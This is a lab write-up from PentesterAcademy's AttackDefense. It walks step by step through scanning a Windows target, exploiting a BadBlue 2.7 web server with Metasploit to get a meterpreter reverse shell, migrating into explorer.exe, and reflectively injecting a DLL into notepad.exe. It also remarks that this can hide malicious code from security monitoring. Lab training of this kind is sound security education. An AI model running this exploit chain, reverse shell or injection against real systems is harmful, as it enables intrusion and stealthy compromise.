
ATTACK
DEFENSE
by PentesterAcademy

Name	Metasploit Windows: DLL Injection
URL	https://attackdefense.com/challengedetails?cid=2381
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.28.172
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.28.172

```
root@attackdefense:~# nmap 10.0.28.172
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 14:48 IST
Nmap scan report for 10.0.28.172
Host is up (0.061s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.82 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.28.172

```
root@attackdefense:~# nmap -sV -p 80 10.0.28.172
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 14:48 IST
Nmap scan report for 10.0.28.172
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.78 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue

```
root@attackdefense:~# searchsploit badblue
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
BadBlue 2.5 - 'ext.dll' Remote Buffer Overflow (Metasploit)
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow
BadBlue 2.52 Web Server - Multiple Connections Denial of Service
BadBlue 2.55 - Web Server Remote Buffer Overflow
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources 1.7.3 BadBlue - Null Byte File Disclosure
```

Step 5: There is a Metasploit module for the badblue server. We will use the Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.28.172
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.28.172
RHOSTS => 10.0.28.172
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.28.172
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.28.172:49779) at

meterpreter >
```

We have successfully exploited a badblue server.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 5040 to 3876...
[*] Migration completed successfully.
meterpreter >
```


Step 7: We will inject a DLL into a notepad.exe process. The sample DLL are present in the "/root/Desktop/tools/ReflectiveDLLInjection/bin/" folder. Target is an x64 bit machine hence we will use a 64 bit compiled DLL.

Commands: background
use post/windows/manage/reflective_dll_inject
set PATH /root/Desktop/tools/ReflectiveDLLInjection/bin/reflective_dll.x64.dll
set session 1
exploit


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/badblue_passthru) > use post/windows/manage/reflective_dll_inject
msf6 post(windows/manage/reflective_dll_inject) > set PATH /root/Desktop/tools/ReflectiveDLLInjection/bin/reflective_dll.x64.dll
PATH => /root/Desktop/tools/ReflectiveDLLInjection/bin/reflective_dll.x64.dll
msf6 post(windows/manage/reflective_dll_inject) > set session 1
session => 1
msf6 post(windows/manage/reflective_dll_inject) > exploit

[*] Running module against ATTACKDEFENSE
[!] Output unavailable
[*] Launching notepad.exe ...
[+] Process 4968 created.
[*] Executing...
[+] Execution finished.
[*] Post module execution completed
msf6 post(windows/manage/reflective_dll_inject) >
```

The module first runs the notepad.exe and it will inject a provided reflected sample DLL which will popup a message on the target machine i.e "**Hello from DLLMain!**"




Switch to Target Machine to verify



Now, if you run process explorer on the target machine. We can see the process running as a notepad.exe and the DLL loaded into that process.

Note: Process explorer utility located C:\Users\Administrator\Desktop



Similarly, one can inject a malicious DLL into a trusted process to stay hidden from the security monitoring applications.

References

1. ReflectiveDLLInjection (https://github.com/stephenfewer/ReflectiveDLLInjection)
2. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
3. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
4. Windows Manage Reflective DLL Injection Module (https://www.rapid7.com/db/modules/post/windows/manage/reflective_dll_inject/)
5. Process Explorer (https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer)